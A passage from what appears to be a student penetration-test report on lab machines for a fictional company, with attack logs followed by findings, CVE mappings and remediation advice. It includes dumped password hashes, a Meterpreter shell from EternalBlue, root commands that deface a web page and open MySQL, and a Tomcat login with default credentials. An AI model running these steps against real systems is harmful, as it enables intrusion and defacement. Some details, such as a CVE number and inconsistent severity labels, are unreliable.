sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter > screenshot
Screenshot saved to: /home/kali/sKpXXfvP.jpeg
meterpreter > shell
Process 1116 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Image31: Attack 6 - EternalBlue – Exploitation

3.5 Post Exploitation

3.5.1 Post Exploitation Attacks

3.5.1.1 Post Exploitation Attack 1: File System Enumeration and Web Defacement

The subsequent configurations and commands were executed in the command shell session initiated on 192.168.56.104, utilizing root access obtained from the vsFTPd exploit,

Setting/Command	Value	Required	Description
Target Host	**192.168.56.104**	**Yes**	**The compromised server with the vsFTPd backdoor.**
Shell Session	**1**	**Yes**	**The command shell session opened via Metasploit.**
Initial Command	**id**	**Yes**	**Confirms the user identity.**
Directory Listing	**ls -la /**	**Yes**	**Lists all files and directories in the root directory to enumerate the system.**
Change Directory	**cd /var/www**	**Yes**	**Navigates to the web server directory for potential manipulation.**
Web Defacement	**echo "<h1>Site Compromised</h1>" > index.html**	**Yes**	**Creates a defacement file to overwrite the default web page.**
Verify Defacement	**cat index.html**	**Yes**	**Confirms the content of the defaced index.html file.**
Database Check	**ls /var/lib/mysql**	**Yes**	**Lists MySQL database files to identify stored data.**
MySQL Access	**mysql -u root**	**Yes**	**Attempts to access the MySQL database with root privileges.**

Session Access: Command shell session 1 was accessed by Metasploit, initiated at 15:29:36 on March 12, 2025.

Identity Verification: The command id was performed, yielding uid=0(root) gid=0(root).

System Enumeration: The program ls -la / was used, revealing directories such as /var/www and /var/lib/mysql.

Access the Web Directory: The command cd /var/www was used to get to the web server's root directory. The procedure effectively catalogued the file system, compromised the web server, and detected MySQL database files.

Outcome: The post-exploitation attack was successfully executed, resulting in root-level file system enumeration on 192.168.56.104, defacing the web server with a "Site Compromised" notification, and enumerating MySQL database files. This illustrates the degree of compromise achievable with the vsFTPd backdoor.

3.5.1.2 Post Exploitation Attack 2: Tomcat Manager Access and Application Enumeration

The subsequent configurations and procedures were employed to access and enumerate the Tomcat Manager application on 192.168.56.104, applying the credentials (username: tomcat, password: tomcat) discovered during the brute-force attack,

Setting/Action	Value	Required	Description
Target Host	192.168.56.104:8180	Yes	The compromised server hosting the Tomcat service.
Target URL	/manager/html	Yes	The specific Tomcat Manager interface URL for administrative access.
Username	tomcat	Yes	The valid username obtained from the Hydra brute-force attack.
Password	tomcat	Yes	The valid password obtained from the Hydra brute-force attack.

The Tomcat Manager interface was visited through the URL 192.168.56.104:8180/manager/html at 15:47 on March 12, 2025, utilizing a web browser on a Kali Linux server.

Authentication: The login box appeared, and the credentials (username: tomcat, password: tomcat) were inputted and submitted using the "Sign in" button.

Application Enumeration: After a successful login, the Tomcat Web Application Manager interface presented a catalogue of apps, including:

/admin (Tomcat Welcome Page)

/balancer (Example Application for Tomcat Simple Load Balancer)

/host-manager (Tomcat Administration Tool)

/jsp-examples (Examples of JSP 2.0)

/manager (Tomcat Manager Application)

/servlets-examples (Servlet 2.4 Examples)

/tomcat-docs (Tomcat Documentation)

/webdav (WebDAV Content Management)

Outcome: The post-exploitation attack successfully achieved administrative access to the Tomcat Manager at 192.168.56.104:8180 employing the compromised credentials (tomcat/tomcat). The enumeration identified several active applications, including administrative and sample interfaces, suggesting opportunities for additional exploitation or data exposure within Acme’s e-commerce platform.


3.5.2 Results and Screenshots

3.5.2.1 Results

The post-exploitation step for Acme's network vulnerabilities at 192.168.56.104 successfully conducted the initial two assaults. The File System Enumeration and Web Defacement attack utilized the root shell from the vsFTPd exploit to perform root-level enumeration, deface the web server by replacing `/var/www/index.html` with "Site Compromised," and enumerate MySQL database files in `/var/lib/mysql`, including `dvwa`, `metasploit`, and `owasp10`. The Tomcat Manager Access and Application Enumeration attack, utilising the credentials (tomcat/tomcat) obtained through Hydra brute-force, successfully accessed the Tomcat Manager interface at 192.168.56.104:8180, enumerating applications including `/admin`, `/jsp-examples`, and `/webdav`, all of which had no active sessions. The results underscore considerable threats to Acme's e-commerce infrastructure, encompassing unauthorized system access and data leakage.

3.5.2.2 Screenshots


Post Exploitation Attack 1: File System Enumeration and Web Defacement



```
[*] 192.168.56.104:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.104:21 - USER: 331 Please specify the password.
[+] 192.168.56.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44507 → 192.168.56.104:6200) at 2025-03-12 15:29:36 -0400

id
uid=0(root) gid=0(root)
ls -la /
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 Mar 12 14:30 dev
drwxr-xr-x  94 root root  4096 Mar 12 14:30 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.
6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx──────   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw───────   1 root root  7263 Mar 12 14:30 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 115 root root     0 Mar 12 14:30 proc
drwxr-xr-x  13 root root  4096 Mar 12 14:30 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Mar 12 14:30 sys
drwxrwxrwt   4 root root  4096 Mar 12 15:12 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-1
6-server
cd /var/www
echo "<h1>Site Compromised</h1>" > index.html
cat index.html
<h1>Site Compromised</h1>
ls /var/lib/mysql
debian-5.0.flag
dvwa
ib_logfile0
ib_logfile1
ibdata1
metasploit
mysql
mysql_upgrade_info
owasp10
tikiwiki
tikiwiki195
mysql -u root
```

Image32: Attack 1 - File System Enumeration and Web Defacement – Post Exploitation

Post Exploitation Attack 2: Tomcat Manager Access and Application Enumeration



192.168.56.104:8180/manager/html


192.168.56.104:8180

This site is asking you to sign in.

Username: tomcat

Password: ••••••

Image33: Attack 2 - Tomcat Manager Access and Application Enumeration – Login



192.168.56.104:8180/manager/html

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Image34: Attack 2 - Tomcat Manager Access and Application Enumeration

4. Findings and Recommendations

4.1 Vulnerabilities Identified

4.1.1 Summary of Vulnerabilities

The vulnerabilities discovered during the evaluation of Acme's network, pertaining to the exploitation of 192.168.56.103 and 192.168.56.104, are summarized in the table below. These vulnerabilities encompass critical, high, medium, and low severity categories, indicating their influence on the e-commerce infrastructure. The table includes all executed attacks, correlating the results with the National Vulnerability Database (NVD) as relevant.

Severity	Vulnerability	CVE Identifier	Details
Critical	**EternalBlue (SMB Backdoor)**	**CVE-2017-0144**	**Exploitable on 192.168.56.103, port 445, allowing remote code execution on Windows Server 2008 R2.**
Critical	**vsFTPd 2.3.4 Backdoor**	**CVE-2011-2523**	**Exploitable on 192.168.56.104, port 21, granting unauthenticated root access.**
High	**PHP-CGI Argument Injection**	**CVE-2012-1823**	**Exploitable on 192.168.56.104, port 80, enabling remote code execution via Apache 2.2.8.**
High	**Outdated Apache Version**	**(No specific CVE)**	**Present on 192.168.56.104, port 80, increasing remote exploit risk due to unpatched vulnerabilities.**
Medium	**Weak Tomcat Credentials**	**(No specific CVE)**	**Identified on 192.168.56.104, port 8180, with default credentials (tomcat/tomcat) allowing manager access.**
Medium	**Weak MySQL Credentials**	**(No specific CVE)**	**Detected on 192.168.56.104, with potential default or weak credentials in the database server.**
Medium	**DistCC Buffer Overflow**	**CVE-2004-0974**	**Exploitable on 192.168.56.104, port 3632, allowing remote code execution as daemon user.**
Medium	**SQL Injection in Mutillidae**	**(No specific CVE)**	**Exploitable on 192.168.56.104, port 80, enabling unauthorized data access and authentication bypass.**
Low	**Unnecessary Open Ports (e.g., FTP)**	**(No specific CVE)**	**Observed on 192.168.56.104, port 21, posing a risk due to exposure of unused services.**

This report delineates various vulnerabilities impacting Acme's e-commerce systems, encompassing serious remote code execution threats (EternalBlue, vsFTPd backdoor), high-severity web application deficiencies (PHP-CGI, obsolete Apache), and medium-severity concerns (weak credentials, SQL injection, DistCC). Minor hazards, such as superfluous open ports, exacerbate the vulnerability. These findings highlight the necessity for prompt patching, credential management, and service fortification to reduce the risk of potential exploitation.

4.1.2 Impact Analysis

The detected vulnerabilities provide considerable threats to Acme's e-commerce framework, with potential consequences differing by severity and exploitability. This report outlines the implications of successful exploitation resulting from the assaults launched on 192.168.56.103 and 192.168.56.104.

EternalBlue (CVE-2017-0144): Exploiting this vulnerability on 192.168.56.103, port 445, may enable attackers to obtain complete control over the Windows Server 2008 R2 machine. This may result in the exposure of sensitive internal data, including configuration files or proprietary information, and disrupt essential activities, such as e-commerce transactions and backend services.

Exploitation of vsFTPd 2.3.4 Backdoor (CVE-2011-2523): On 192.168.56.104, port 21, results in unauthenticated root access. This may allow attackers to modify file systems, deface websites, or exfiltrate data, thereby undermining data integrity and availability.

PHP-CGI Argument Injection (CVE-2012-1823): Exploitation on 192.168.56.104, port 80, facilitates remote code execution using Apache 2.2.8. This may lead to a data breach, encompassing client information or payment details, resulting in financial losses and reputational harm.

Obsolete Apache Version: The unpatched Apache 2.2.8 on 192.168.56.104, port 80, heightens the vulnerability to remote exploits. This may enable unauthorized access to web applications, potentially compromising consumer data and resulting in substantial breaches.

Inadequate Tomcat Credentials: The default credentials (tomcat/tomcat) on 192.168.56.104, port 8180, may permit unauthorized access to the Tomcat Manager. This may reveal administrative controls or deployed programs, endangering data integrity or service continuity.

Inadequate MySQL Credentials: Possible default or feeble credentials on the database server at 192.168.56.104 may facilitate unauthorized access to the database. This may result in the disclosure of client information, leading to financial and reputational damages.

DistCC Buffer Overflow (CVE-2004-0974): Exploitation on 192.168.56.104, port 3632, facilitates remote code execution as the daemon user. This may lead to additional system compromise, impacting backend processing and exposing sensitive data.

SQL Injection in Mutillidae: Exploitation at 192.168.56.104, port 80, facilitates unauthorized data access and circumvention of authentication. This may compromise user records, resulting in identity theft and considerable reputational damage.

Unnecessary Open Ports (FTP): The presence of inactive services such as FTP on 192.168.56.104, port 21, amplifies the attack surface. This, although less severe, could be leveraged to establish first footholds, hence exacerbating other vulnerabilities.

These effects highlight the pressing necessity for Acme to rectify these vulnerabilities to avert unauthorized access, data breaches, and operational interruptions within its e-commerce framework.

4.2 Recommendations

4.2.1 Mitigation Strategies

To mitigate the vulnerabilities detected in Acme's network at 192.168.56.103 and 192.168.56.104, the following actions are recommended. These solutions seek to mitigate or eradicate the risks associated with exploited vulnerabilities, hence safeguarding the e-commerce infrastructure.

Update the Windows Server to address the EternalBlue vulnerability (CVE-2017-0144): Implement Microsoft's MS17-010 update on the Windows Server 2008 R2 server located at 192.168.56.103 to remediate the EternalBlue vulnerability on port 445. This will avert remote code execution and safeguard against system compromise.

Patch vsFTPd to Remediate Backdoor Vulnerability (CVE-2011-2523): Upgrade vsFTPd on 192.168.56.104 to a version later than 2.3.4 (e.g., the most recent stable release) to mitigate the backdoor vulnerability on port 21, hence preventing unauthorized root access.

Upgrade PHP and Apache to address the PHP-CGI Vulnerability (CVE-2012-1823): Upgrade PHP to a secure version (post-5.4.2) and Apache to the latest stable release on 192.168.56.104 to mitigate the argument injection vulnerability on port 80. Furthermore, fortify Apache's setup by deactivating superfluous modules and limiting CGI execution.

Upgrade Apache to Alleviate Risks Associated with Obsolete Versions: Upgrade Apache 2.2.8 on 192.168.56.104 to the latest stable version to eliminate the risks of remote exploits on port 80. Fortify the configuration by activating security headers, limiting directory access, and implementing routine security patches.

Safeguard Tomcat Credentials: Alter the default credentials (tomcat/tomcat) on 192.168.56.104, port 8180, to robust, distinctive passwords. Establish role-based access controls and contemplate activating multi-factor authentication (MFA) for the Tomcat Manager interface to avert unauthorized access.

Implement Robust MySQL Credentials: Substitute any default or weak MySQL credentials on 192.168.56.104 with strong, distinctive passwords. Establish multi-factor authentication (MFA) for database access to augment security and avert unauthorized data exposure.

Patch DistCC for Buffer Overflow (CVE-2004-0974): Update or disable DistCC on 192.168.56.104, port 3632, to alleviate the buffer overflow vulnerability. Eliminate the service entirely if it is not necessary to mitigate the risk of remote code execution.

Remediate SQL Injection vulnerabilities in Mutillidae: Sanities user inputs within the Mutillidae application located at 192.168.56.104, port 80, by employing prepared statements or parameterized queries. Furthermore, upgrade the application to a secure version if one exists, or substitute it with a production-ready alternative to avert data leakage.

Restrict Unneeded Ports: Implement firewall regulations to disable superfluous open ports, such as FTP on 192.168.56.104, port 21, if not essential for operations. Establish a least-privilege network strategy to diminish the attack surface and mitigate exposure to potential vulnerabilities.

These mitigation solutions target the critical, high, medium, and low-severity vulnerabilities discovered, offering Acme actionable measures to safeguard its e-commerce systems and avert future exploitation.

4.2.2 Prioritization

The prioritization of mitigation actions for Acme's vulnerabilities on 192.168.56.103 and 192.168.56.104 is determined by their severity and potential impact on the e-commerce infrastructure. Immediate attention is required for critical vulnerabilities, including EternalBlue (CVE-2017-0144) on 192.168.56.103, port 445, and the vsFTPd 2.3.4 backdoor (CVE-2011-2523) on 192.168.56.104, port 21, as they can provide complete system control and provide unauthenticated root access, respectively. These provide urgent threats of data breaches and operational disruptions.

Critical vulnerabilities, such as the PHP-CGI argument injection (CVE-2012-1823) on 192.168.56.104, port 80, and the obsolete Apache 2.2.8 version, must be addressed without delay. These vulnerabilities facilitate remote code execution and heighten exploitation risks, potentially compromising client data and resulting in financial losses. Prompt action is advised to update software and strengthen setups.

Medium-severity vulnerabilities, including weak Tomcat credentials, weak MySQL credentials, the DistCC buffer overflow (CVE-2004-0974), and SQL injection in Mutillidae on 192.168.56.104, must be addressed within 30 days. These threats, encompassing unauthorized access and data disclosure, necessitate prompt credential modifications, input sanitization, and service updates.

This prioritized strategy guarantees that essential threats are addressed first, protecting Acme's operations and reputation.

4.2.3 Cost-Benefit Analysis

Executing mitigation techniques for Acme's vulnerabilities on 192.168.56.103 and 192.168.56.104 provide a favorable cost-benefit analysis. Implementing patches, including the MS17-010 update for EternalBlue (CVE-2017-0144) and updates for vsFTPd (CVE-2011-2523), PHP-CGI (CVE-2012-1823), and Apache, incurs little expenses, related to personnel time and access to complimentary updates. These initiatives avoid losses amounting to millions due to data breaches, operational disruptions, or legal sanctions.

Enhancing DistCC (CVE-2004-0974) and fortifying Mutillidae against SQL injection necessitate economical software updates and code modifications, providing substantial defense against remote execution and data leakage. Implementing multi-factor authentication (MFA) for Tomcat and MySQL credentials requires a moderate investment in tools and training, yet significantly mitigates the risks of unauthorized access, surpassing the associated costs.

Restricting unnecessary ports (FTP) by firewall regulations entails minimal expense and reduces the attack surface. The potential financial and reputational harm from exploitation, which might undermine consumer trust and revenue, far outweighs the small costs of mitigation, hence rendering immediate action a distinct economic benefit for Acme.

5. Conclusion

5.1 Importance of Regular Penetration Testing

5.1.1 Proactive Security Measures

The evaluation of Acme's network at 192.168.56.103 and 192.168.56.104 identified significant vulnerabilities, including EternalBlue, vsFTPd backdoor, and PHP-CGI injection, as well as high and medium threats such as obsolete Apache and weak passwords. The successful exploitation highlighted the necessity for prompt intervention. Mitigation techniques such as system patching, software updates, implementation of robust passwords with multi-factor authentication, and the closure of unused ports provide economical options to avert substantial financial and reputational damages resulting from data breaches.

Consistent penetration testing is crucial for the proactive identification of vulnerabilities prior to exploitation by attackers. This continuous approach will improve Acme's security stance, diminish vulnerability to cyber threats, and guarantee operational continuity for its e-commerce platform. By emphasizing essential repairs, using suggested protocols, and conducting rigorous testing, Acme can protect sensitive information and uphold trust among customers in a changing threat environment.

5.1.2 Future Security Strategies

The results of Acme's network evaluation on 192.168.56.103 and 192.168.56.104 underscore the necessity for strong security measures. Implementing continuous monitoring tools offers immediate insight into dangers, whereas investing in complex threat detection systems will bolster resilience against advancing attacks. These techniques will enhance Acme's e-commerce security, assuring proactive safeguarding and reducing future dangers.

5.1.3 Continuous Improvement

To maintain a robust security posture, Acme must consistently revise its security rules to mitigate newly found vulnerabilities on 192.168.56.103 and 192.168.56.104. Educating personnel on cybersecurity best practices will improve awareness and mitigate the dangers of human error. Remaining apprised of developing threats via industry updates and threat intelligence will provide proactive modifications, assuring the enduring safety of Acme’s e-commerce infrastructure against growing cyber dangers.

6. References

1. **Verizon. (2023). *2023 Data Breach Investigations Report*. Available at: https://www.verizon.com/business/en-gb/resources/reports/dbir/2023 [Accessed: 5 March 2025].**
2. **Verizon. (2024). 2024 Data Breach Investigations Report. Available at: https://www.verizon.com/business/resources/reports/dbir/ [Accessed: 7 March 2025].**
3. **OWASP. (2023). OWASP Top Ten: A07:2021 - Identification and Authentication Failures. Available at: https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ [Accessed: 7 March 2025].**
4. **UK Government. (1990). Computer Misuse Act 1990. Available at: https://www.legislation.gov.uk/ukpga/1990/18/contents [Accessed 7 Mar. 2025].**
5. **UK Government. (2018). Data Protection Act 2018. Available at: https://www.legislation.gov.uk/ukpga/2018/12/part/6/crossheading/penalties [Accessed 7 Mar. 2025].**
6. **Oracle Corporation. (2025). VirtualBox 7.1.6 (released January 21, 2025). VirtualBox. Available at: https://www.virtualbox.org/wiki/Downloads [Accessed: 8 March 2025].**
7. **Offensive Security. (2024). Kali Linux, a customized Debian-based distribution. Kali Linux. Available at: https://www.kali.org/get-kali/#kali-virtual-machines [Accessed: 8 March 2025].**
8. **Rapid7. (2025). Metasploitable 2. Available at: https://docs.rapid7.com/metasploit/metasploitable-2/ (Accessed: 12 March 2025).**
9. **Internet Archive. (2022). Windows Server 2008 R2. Internet Archive. Available at: https://archive.org/details/wserver2008r2 [Accessed: 8 March 2025].**
10. **GitHub. (2025). Rapid7’s GitHub repository. GitHub. Available at: https://github.com/rapid7/metasploitable3 [Accessed: 8 March 2025].**

11. **Maltego. (2025). Maltego. Available at: https://www.maltego.com/downloads/ (Accessed: 16 March 2025).**
12. **Nmap (2025) Nmap Reference Guide. Available at: https://nmap.org/book/man.html (Accessed: 16 March 2025).**
13. **Kali.org. (2025). Hydra. Available at: https://www.kali.org/tools/hydra/ (Accessed: 16 March 2025).**
14. **Rapid7. (2025). Metasploit Documentation. Available at: https://docs.metasploit.com/ (Accessed: 16 March 2025).**
15. **National Institute of Standards and Technology (NIST). (2025). CVE-2012-1823 Detail. Available at: https://nvd.nist.gov/vuln/detail/cve-2012-1823 (Accessed: 16 March 2025).**
16. **National Institute of Standards and Technology (NIST). (2025). CVE-2004-0974 Detail. Available at: https://nvd.nist.gov/vuln/detail/CVE-2004-0974 (Accessed: 16 March 2025).**
17. **National Institute of Standards and Technology (NIST). (2025). CVE-2017-0144 Detail. Available at: https://nvd.nist.gov/vuln/detail/cve-2017-0144 (Accessed: 16 March 2025).**
18. **National Institute of Standards and Technology (NIST). (2025). National Vulnerability Database. Available at: https://nvd.nist.gov/ (Accessed: 16 March 2025).**